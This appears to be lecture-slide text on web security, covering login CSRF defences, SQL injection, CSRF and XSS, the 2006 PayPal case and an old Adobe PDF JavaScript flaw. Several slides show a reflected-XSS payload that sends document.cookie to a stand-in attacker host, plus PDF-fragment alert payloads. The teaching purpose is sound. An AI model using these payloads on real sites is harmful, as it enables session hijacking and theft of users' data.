
\*Re-enter Account Number:

Done www.paypal.com

# Login CSRF



# Login CSRF



# CSRF Recommendations

## ◆ Login CSRF

- Strict Referer/Origin header validation
- Login forms typically submit over HTTPS, not blocked

## ◆ HTTPS sites, such as banking sites

- Use strict Referer/Origin validation to prevent CSRF

## ◆ Other

- Use Ruby-on-Rails or other framework that implements secret token method correctly

## ◆ Origin header

- Alternative to Referer with fewer privacy problems
- Sent only on POST, sends only necessary data
- Defense against redirect-based attacks





# Cross Site Scripting (XSS)

# Three top web site vulnerabilities

## ◆ SQL Injection

- Browser sends malicious input to server
- Bad input checking leads to malicious SQL query

## ◆ CSRF – Cross-site request forgery

- Bad web site sends request to good web site, using credentials of an innocent victim who “visits” site

## ◆ XSS – Cross-site scripting

- Bad web site sends innocent victim a script that steals information from an honest web site

# Three top web site vulnerabilities

## ◆ SQL Injection

- Browser Attacker's malicious code executed on victim server
- Bad input containing code to manipulate SQL query


## ◆ CSRF – Cross-site request forgery

- Bad web site Attacker site forges request from web site, using victim browser to victim server "visits" site

## ◆ XSS – Cross-site scripting

- Bad web site Attacker's malicious code executed on victim browser script that steals info from site

# Basic scenario: reflected XSS attack



# XSS example: vulnerable site

◆ search field on victim.com:

- **`http://victim.com/search.php ? term = apple`**

◆ Server-side implementation of **search.php**:

```
<HTML>      <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>    </HTML>
```

# XSS example: vulnerable site

◆ search field on victim.com:

- **http://victim.com/search.php ? term = apple**

◆ Server-side implementation of **search.php**:

```
<HTML>      <TITLE> Search Results </TITLE>
<BODY>
Results for <?php echo $_GET[term] ?> :
. . .
</BODY>    </HTML>
```

echo search term  
into response

# Bad input

◆ Consider link: (properly URL encoded)

```
http://victim.com/search.php ? term =  
<script> window.open (  
    "http://badguy.com?cookie = " +  
    document.cookie ) </script>
```

# Bad input

◆ Consider link: (properly URL encoded)

```
http://victim.com/search.php ? term =  
<script> window.open (  
    "http://badguy.com?cookie = " +  
    document.cookie ) </script>
```

◆ What if user clicks on this link?

1. Browser goes to `victim.com/search.php`
2. Victim.com returns  
`<HTML> Results for <script> ... </script>`
3. Browser executes script:
  - ◆ Sends badguy.com cookie for victim.com



# Attack Server



user gets bad link



www.attacker.com

```
http://victim.com/search.php ?  
term = <script> ... </script>
```



Victim client

user clicks on link



victim echoes user input

Victim Server



www.victim.com

```
<html>  
Results for  
  <script>  
    window.open(http://attacker.com?  
    ... document.cookie ...)  
  </script>  
</html>
```

# Attack Server



user gets bad link




www.attacker.com

```
http://victim.com/search.php ?  
term = <script> ... </script>
```

Victim client

user clicks on link



victim echoes user input

Victim Server



www.victim.com

```
<html>
```

Results for


```
<script>  
window.open (http://attacker.com?  
... document.cookie ...)  
</script>
```

```
</html>
```

# What is XSS?

- ◆ An XSS vulnerability is present when an attacker can inject scripting code into pages generated by a web application
- ◆ Methods for injecting malicious code:
  - Reflected XSS ("type 1")
    - ◆ the attack script is reflected back to the user as part of a page from the victim site
  - Stored XSS ("type 2")
    - ◆ the attacker stores the malicious code in a resource managed by the web application, such as a database
  - Others, such as DOM-based attacks

# Basic scenario: reflected XSS attack



# *PayPal* 2006 Example Vulnerability

- ◆ Attackers contacted users via email and fooled them into accessing a particular URL hosted on the legitimate PayPal website.
- ◆ Injected code redirected PayPal visitors to a page warning users their accounts had been compromised.
- ◆ Victims were then redirected to a phishing site and prompted to enter sensitive financial data.

Source: <http://www.acunetix.com/news/paypal.htm>

# Adobe PDF viewer "feature"

(version <= 7.9)

◆ PDF documents execute JavaScript code

```
http://path/to/pdf/  
file.pdf#whatever_name_you_want=javascri  
pt:code_here
```

The code will be executed in the context of the domain where the PDF files is hosted

This could be used against PDF files hosted on the local filesystem

# Here's how the attack works:

- ◆ Attacker locates a PDF file hosted on website.com

- ◆ Attacker creates a URL pointing to the PDF, with JavaScript Malware in the fragment portion

```
http://website.com/path/to/file.pdf#s=javascript:alert("xss");)
```

- ◆ Attacker entices a victim to click on the link

- ◆ If the victim has Adobe Acrobat Reader Plugin 7.0.x or less, confirmed in Firefox and Internet Explorer, the JavaScript Malware executes

Note: alert is just an example. Real attacks do something worse.

# And if that doesn't bother you...


◆ PDF files on the local filesystem:

```
file:///C:/Program%20Files/Adobe/  
Acrobat%207.0/Resource/  
ENUtxt.pdf#blah=javascript:alert("XSS");
```


JavaScript Malware now runs in local context  
with the ability to read local files ...



